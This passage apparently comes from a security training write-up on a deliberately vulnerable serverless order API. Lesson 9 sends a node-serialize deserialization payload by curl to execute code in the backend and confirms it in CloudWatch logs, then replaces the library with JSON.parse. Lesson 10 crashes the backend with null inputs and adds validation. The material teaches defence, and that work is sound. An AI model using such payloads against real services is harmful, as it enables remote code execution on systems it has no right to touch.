[2]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data @update.jso
[1]  + done       curl -s "$API_URL" -H "content-type: application/json" -H  --data  >
(base) vdominator@Mac ~ % cat bill_result.json
cat update_result.json
{"status":"ok","amount":25,"token":"d4KhQWKHVERJ","missing":{}}{"status":"err","msg":"order already paid or in processing - cannot update"}%
(base) vdominator@Mac ~ %
```

09. Lesson 9

Unsafe node-serialize usage allows attacker input to execute code in the backend



```
C:\Users\Coptrz>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":\"_$$ND_FUNC$$_function(){console.error('LESSON9_TEST_SUCCESS');}()\"}"
```

```
{"message": "Internal server error"}
```

Log events

Actions ▼ | Start tailing | Create metric filter

You can use the filter bar below to search for and match terms, phrases, or values in your log events. Learn more about filter patterns

LESSON9_TEST_SUCCESS

Clear | 1m | 30m | 1h | 12h | Custom | UTC timezone ▼

Display ▼

Timestamp	Message
2026-05-01T22:32:02.410Z	2026-05-01T22:32:02.410Z 1047f2b9-739a-46b6-a8e4-50031f129d53 ERROR LESSON9_TEST_SUCCESS
2026-05-01T22:32:02.410Z	1047f2b9-739a-46b6-a8e4-50031f129d53 ERROR LESSON9_TEST_SUCCESS

- Malicious payload sent
- Code executed in Lambda
- Verified in CloudWatch

Walk through

Fix

Remove unsafe node-serialize dependency Replace with JSON.parse and validate input on the server

TAKEAWAY

Unsafe deserialization can lead to remote code execution


User input must never be treated as executable code

```
const serialize = require('node-serialize');
```

```
req = serialize.unserialize(event.body);
headers = serialize.unserialize(event.headers);
```


```
req = JSON.parse(event.body);
headers = event.headers;
```

```
C:\Users\Coptrz>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":\"_$$ND_FUNC$$_function(){console.error('LESSON9_TEST_SUCCESS');}()\"}"
{"status":"err","message":"Missing authorization"}
C:\Users\Coptrz>_
```





10. Lesson 10

Missing input validation causes malformed requests to crash the backend



```
C:\windows\system32>curl -X POST "https://5zga32to6k.execute-api.us-east-1.amazonaws.com/Stage/order" ^
More? -H "Content-Type: application/json" ^
More? -d "{\"action\":null,\"order-id\":null}"
{"message": "Internal server error"}
```





Walk through

Fix

Add input validation

Use try/catch

Return safe responses

TAKEAWAY

Missing validation

causes crashes

Always validate user input

Handle errors safely

order-manager.js

order-manager.js > handler > handler

```
exports.handler = (event, context, callback) => {
    try {
        if (!event || !event.body) {
            return callback(null, {
                statusCode: 400,
                headers: {
                    "Access-Control-Allow-Origin": "*"
                },
                body: JSON.stringify({ "status": "err", "message": "Invalid input" })
            });
        }
    } catch (e) {
        return callback(null, {
            statusCode: 400,
            headers: {
                "Access-Control-Allow-Origin": "*"
            },
            body: JSON.stringify({ "status": "err", "message": "Invalid input" })
        });
    }
```

```
            if (userData.UserAttributes[i].Name === "custom:is_admin") {
                isAdmin = userData.UserAttributes[i].Value;
                break;
            }
        }
        if (!req || !req.action) {
            const response = {
                statusCode: 400,
                headers: {
                    "Access-Control-Allow-Origin" : "*"
                },
                body: JSON.stringify({"status": "err", "message": "Invalid input"})
            };
            return callback(null, response);
        }
```

THANKS